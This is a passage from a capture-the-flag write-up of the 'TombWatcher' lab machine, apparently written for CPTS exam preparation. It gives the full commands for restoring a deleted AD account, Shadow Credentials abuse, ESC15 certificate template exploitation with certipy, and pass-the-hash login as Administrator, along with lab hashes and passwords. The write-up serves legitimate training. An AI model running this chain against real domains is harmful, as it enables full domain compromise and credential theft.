bloodyAD -d tombwatcher.htb -u john -p ':ad9324754583e3e42b55aad4d3b8d2bf' --host dc01.tombwatcher.htb --dc-ip 10.129.232.167 get search -c 1.2.840.113556.1.4.2064 --filter '(isDeleted=TRUE)'
Being able to query deleted objects from the attack box is worth knowing. Sometimes a deleted account in the Recycle Bin still has sensitive attributes like passwords or descriptions populated from before deletion. This one we restore.
Restore cert_admin using its GUID:
Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
Re-ingest BloodHound to Confirm the Path
After restoring cert_admin, re-collect and re-ingest BloodHound data to verify the relationships before proceeding:
rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -o ./bh -z

john has GenericAll over cert_admin, and cert_admin has enrollment rights on the WebServer template. The path is clear.
Finding 3: cert_admin Restored from AD Recycle Bin Holds Active Enrollment Rights on a Vulnerable Certificate Template
Shadow Credentials on cert_admin
Use john’s GenericAll to perform Shadow Credentials against cert_admin:
certipy-ad shadow auto -u [email protected] -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' -account cert_admin -dc-ip 10.129.232.167
NT hash for cert_admin: f87ebf0febd9c4095c68a88928755773
Note: The aggressive cleanup script may delete
cert_adminagain between steps. If certipy fails on this account, check whether it still exists and re-run the Restore-ADObject step if needed.
ESC15: WebServer Template Abuse (CVE-2024-49019)
Confirm the template vulnerability:
certipy-ad find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -vulnerable -stdout
The WebServer template is flagged as vulnerable to ESC15.
For a full breakdown of ESC15 and how it can be exploited check out the wiki on the Certipy GitHub wiki.

Request the certificate for [email protected], injecting the Client Authentication policy and supplying the administrator SID:
certipy-ad req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer -upn '[email protected]' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Authenticate with the PFX to get an LDAP shell:
certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
At the # prompt, use Shadow Credentials to get a new administrator PFX:
set_shadow_creds administrator
Saved PFX (#PKCS12) certificate & key at path: d11l0UMV.pfx
Must be used with password: 6SksxrnGxLkzvwxwo9ao
Authenticate with the new PFX to recover the administrator NT hash:
certipy-ad auth -pfx d11l0UMV.pfx -password '6SksxrnGxLkzvwxwo9ao' -username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
NT hash for Administrator: f61db423bebe3328d33af26741afe5fc
Domain Compromise
evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc
Takeaways
How this box helped me prepare for the CPTS exam
-
Long ACL chains require a map before you move. TombWatcher has six separate hops from
henrytojohn. Without BloodHound giving you the full picture first, it is easy to get lost or miss that your next pivot depends on a previous step staying in place. On the CPTS exam, map the full path in BloodHound and be comfortable looking for outbound connections and running cyphers. Understand what ACL misconfigurations are tied to which attacks. -
The AD Recycle Bin is a legitimate enumeration target. Most AD enumeration focuses on live objects. The Recycle Bin holds deleted accounts with attributes still populated from before deletion: descriptions, passwords in certain fields, group memberships at deletion time. So if you find yourself at the end of a long ACL chain and feel stuck, your next step might be in the Recycle Bin. You can do it from a PowerShell session on the target or directly from the attack box with bloodyAD using the
isDeleted=TRUEfilter. -
Certificate Abuse and Certipy. When you find yourself looking at certificate services like ADCS, certipy-ad is the go-to tool. Run
certipy-ad findwith-vulnerable -stdoutas soon as ADCS is confirmed on a target. Know where to look in the output: enrollment rights, template schema versions, and whether the CA has security extensions disabled. Each ESC code represents a distinct misconfiguration with its own exploitation path, and the Certipy GitHub wiki is the best reference for all of them. TombWatcher has ESC15, which is less commonly seen than ESC1 or ESC4, so this box is worth revisiting before any ADCS-heavy exam or engagement. -
Cleanup scripts change how you work through a box. On a real engagement you own your changes and nothing resets them. On TombWatcher, aggressive cleanup means you may need to re-run multiple steps to get back to a working state. Get into the habit of documenting every change you make so you can reproduce the full chain quickly. The same discipline applies on the CPTS exam, where you want clear notes on what state the environment is in at every step. This clean attack chain will help immensely with your report as well.